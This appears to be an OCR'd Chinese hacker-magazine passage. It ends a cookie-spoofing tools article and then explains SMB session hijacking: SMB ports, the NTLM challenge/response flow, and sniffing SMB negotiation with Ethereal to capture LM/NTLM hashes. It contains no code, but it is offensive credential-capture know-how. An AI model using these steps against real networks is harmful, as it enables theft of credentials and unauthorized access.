



图 12

这三个 cookie 小工具，我只介绍到这儿了。如果你能够熟练运用，相信肯定会对入侵 Web 脚本有一定的帮助。另外，需要说明的是，本文写作中引用了 pskey 的部份文章，cookie 欺骗部分参考了 czy 的 cookie 欺骗教程。在此表示感谢。

（注：本文中提到的三个工具和 level.asp 文件，已经打包放在光盘里了——3cookie.rar。）

SMB会话劫持原理篇



Python

在上期的《X档案》中，雪莲莲写了篇关于实现SMB会话劫持的文章（我是听雪莲莲说的，杂志老大一直不给我，我还没看到，5555……）。所以，我认为有必要写一篇原理篇，以让大家做到"知其然，亦知其所以然"。

明白了原理后，大家就会发现，其实不只是CAIN才能实现LM和NTLM散列的抓取，任何足够强悍的sniffer都可完成这一工作。

不多说废话了，下面，我们就开始吧！

1 从SMB谈起

既然讲的是SMB会话劫持，那么，了解SMB则是非常有必要的。简单地说，SMB（Server Message Block，服务信息块）就是一种协议，一种规定了如何实现网络上的设备、文件共享的协议。而SMB在Windows中的实现则是NBT（NETBIOS over TCP/IP）。当然，NETBIOS over NETBEUI实际上也是SMB在Windows网络中的一种实现，但NETBEUI协议并不适合于广域网。所以，其发展有一定的局限性。

了解了SMB在Windows网络中的实现。那么，有个名词我希望大家也能知道，那就是"CIFS"。CIFS其实是指在Windows网络中的SMB（呵呵，这里微软又使用了其惯用的手段——抢夺别人的好东西，变成自己的，厉害！）。

2 SMB如何在Windows上实现

刚才我已经说过了，在Windows中，最常见SMB的实现方法是NETBIOS over TCP/IP（NBT）。但这里我们要说的不是这个，而是一个更实际的问题。

大家都知道，在Windows中，只要安装了NETBEUI协议并将其正确绑定到TCP/IP上，就完成了NETBIOS over TCP/IP这一工作。这时，我们就实现了Windows上的SMB（关于如何完成NETBIOS over TCP/IP，网上搜一下，能搜出一吨来，我就不重复了）。

绑定完成后，就出现了一个最常见的问题，那就是端口的问题。相关的问题很多朋友都有问过，所以在这里借助这个话题来给大家澄清一下。

在Win9x系统中，默认绑定了NETBEUI，即默认就有NBT。而该端口就是我们常说的NETBIOS端口，端口号为TCP端口139。

在Win2k系统中，除了NETBIOS外，我们会发现，还有一个TCP端口445，这就是微软为他们的SMB准备的另外一个端口。而且，大家也应该都知道，当连接Win2k的共享时，139端口如不能正常响应，就会自动转发向445端口进行请求，这就是因为445端口是Win2k上特有的一个SMB端口。

在后面的系统中，也就是Windows XP（Windows Server 2003好象使用得不是很普遍，因此就不讨论了），大家更会惊奇地发现，XP中没有139端口而只开了445端口。可见，微软已经遗弃了他们的NETBEUI协议，丢掉了他们的NETBIOS端口，而正式启用了新标准——TCP端口445。

总之，无论是Win9x还是Win2k，微软都赋予了他们SMB。因此，这使得SMB的会话劫持成为可能。

3 再谈LM HASH和NTLM HASH

说到这两个东西大家应该不陌生，尤其是NTLM。大家熟悉的Telnet就是使用了NTLM验证。不过，希望大家要清楚，我们这里说的LM HASH（LM散列）与NTLM HASH（NTLM散列），和我们的NTLM验证虽然存在一定关系，但却有着本质上的区别。

在介绍LM HASH和NTLM HASH前，先简单描述一下NTLM验证的过程（假设一个服务器S，和一个客户机C，这里省略了一段协商过程，在后面会详细叙述）：

1. C向S发送要登录时使用的用户名（明文传送；

2. S接收到后，在本地将随机产生一个challenge（挑战），并将它发送给C；

3. C在本地将自己的密码加密为密码散列，然后再用密码散列对获得的challenge进行加密，这就得到了一个response（响应）；

4. 然后，S获得response后，将用户名、challenge和response这三样东西发送到域控制器上或本地机的LSA中（这要依据环境而定，系统中会有服务提供专门的检测，所以，这个过程是不需要我们关心的），以进行校验；

5. 域控制器或本地得到这三样东西后，先取出用户名，然后在自己的SAM数据库中进行查找该用户名。找到该用户后，提取其密码散列，并使用其密码散列对challenge进行加密。然后将加密结果和response进行对比，如果相同，则认证通过，如果不同，则验证过程失败。

以上就是challenge/response（挑战／响应）验证机制。

这个过程看起来并不难，而且从表面上来看，其实就是我使用的登录用户名和密码是否在对方的SAM数据库中，如果存在，是否相同。如果两个条件均满足，则验证就通过了。

OK，那些东西都说完了，再讲一下LM和NTLM是什么？

当我们访问一个共享资源时，常常会要求输入一个密码，输入后便可访问该资源。可在SMB刚刚出现时，这个密码在网络上的传输是明文的。随后出现了LAN Manager Challenge/Response（LM挑战／响应验证机制）。接下来，由于LM验证中本身存在的问题，暴露了其危险性，因此，此时微软又再次使用了它惯用的手段，将LM纳为己有，并且做了一些修改，成为了NTLM验证机制（但这些修改并不能从根本上解决安全问题，至于为什么，我在后面将会讲到）。

上面说了好久好久的LM HASH和NTLM HASH，其实就是指在LM和NTLM过程中的被密码散列加密过的challenge（也就是我们所说的response）。绕了好大一圈，这下大家应该明白了吧！

如果大家有什么不明白的地方，和前文结合起来读一下。接下来，我们将进入主题，所以，前面的东西大家一定要搞懂。

Win2k的SMB会话劫持

kerberos v 5验证方式是在Win2k及其后继版本中才有提供的一种验证方式，在Win2k的域中才使用的。因此，任何一个SMB的会话过程，只要满足下列条件，验证方式将为NTLM：

1.会话双方的主机不在域中；

2.会话双方虽然在域中，但该域为Windows NT的域，不提供kerberos v 5验证方式；

3.会话双方在Win2k的域中，但其中一方为Win2k以前的版本（如Windows NT）。

以上任何一种情况，SMB会话过程的验证方式都将为NTLM，这就为我们的SMB会话劫持提供了一个很大的范围和空间。

接下来，我们以实例来说明，同时将讲述Win2k的SMB会话过程。

我们要使用的工具Ethreal（for Win版，光盘中有收录）是*NIX下的一个sinffer，这里用的是for Win版。

LOOK 注意 关于sniffer，其实使用Sniffer pro也可以，我也试过，但中间会出现点问题，就是会让人眼花缭乱。往往要用很长时间才能分别出一个完整的SMB过程，因为Sniffer pro抓的数据报实在是太全了，服！

在我的计算机上运行Ethreal，点“Capture→start”，然后选择网卡，按“OK”开始。

在另外一台主机上选择“开始→运行”，输入\\python\c$（注：python为我使用计算机的主机名），然后回车，这时会出现要求用户名和密码的对话框。到此为止（不需要输入用户名和密码），停住。在运行着Ethreal的主机上停掉Ethrea，这样就完成了SMB会话劫持最关键的一步。

OK！看看这里Ethreal抓到了什么（下面，我结合Ethreal抓到的数据来讲解SMB会话过程）。首先看一下图1。




图 1

从图1中可看到两过程。先看上面，有四个NETBIOS的会话，因为我是在局域网中通过python这个主机名来对主机进行访问的，因此，这四个NETBIOS会话过程其实是一个NETBIOS名的查询过程（该过程进行了两次）。“Name Query for PYTHON<20>”这一句的意思是：查询NETBIOS名为PYTHON的工作站（从<20>可看出PYTHON为工作站）。接下来的一句“Name Recognized PYTHON<20>”，就是查询的响应结果了。

然后，会看到这两个过程：session Initialize和session confirm。这里，就完成了session（会话）的初始化和确认工作。

最初工作已经完成，接下来SMB会话就要正式开始了。从图2中，可清楚地看到SMB会话的最初一个过程：Negotiate Protocol Request和Negotiate Protocol Response。




图 2

Negotiate Protocol译为“协商协议”，这里，就是协议请求和协商应答的一个过程。到底要协商什么呢？我们还要看具体内容才能知道（图3）。




图 3

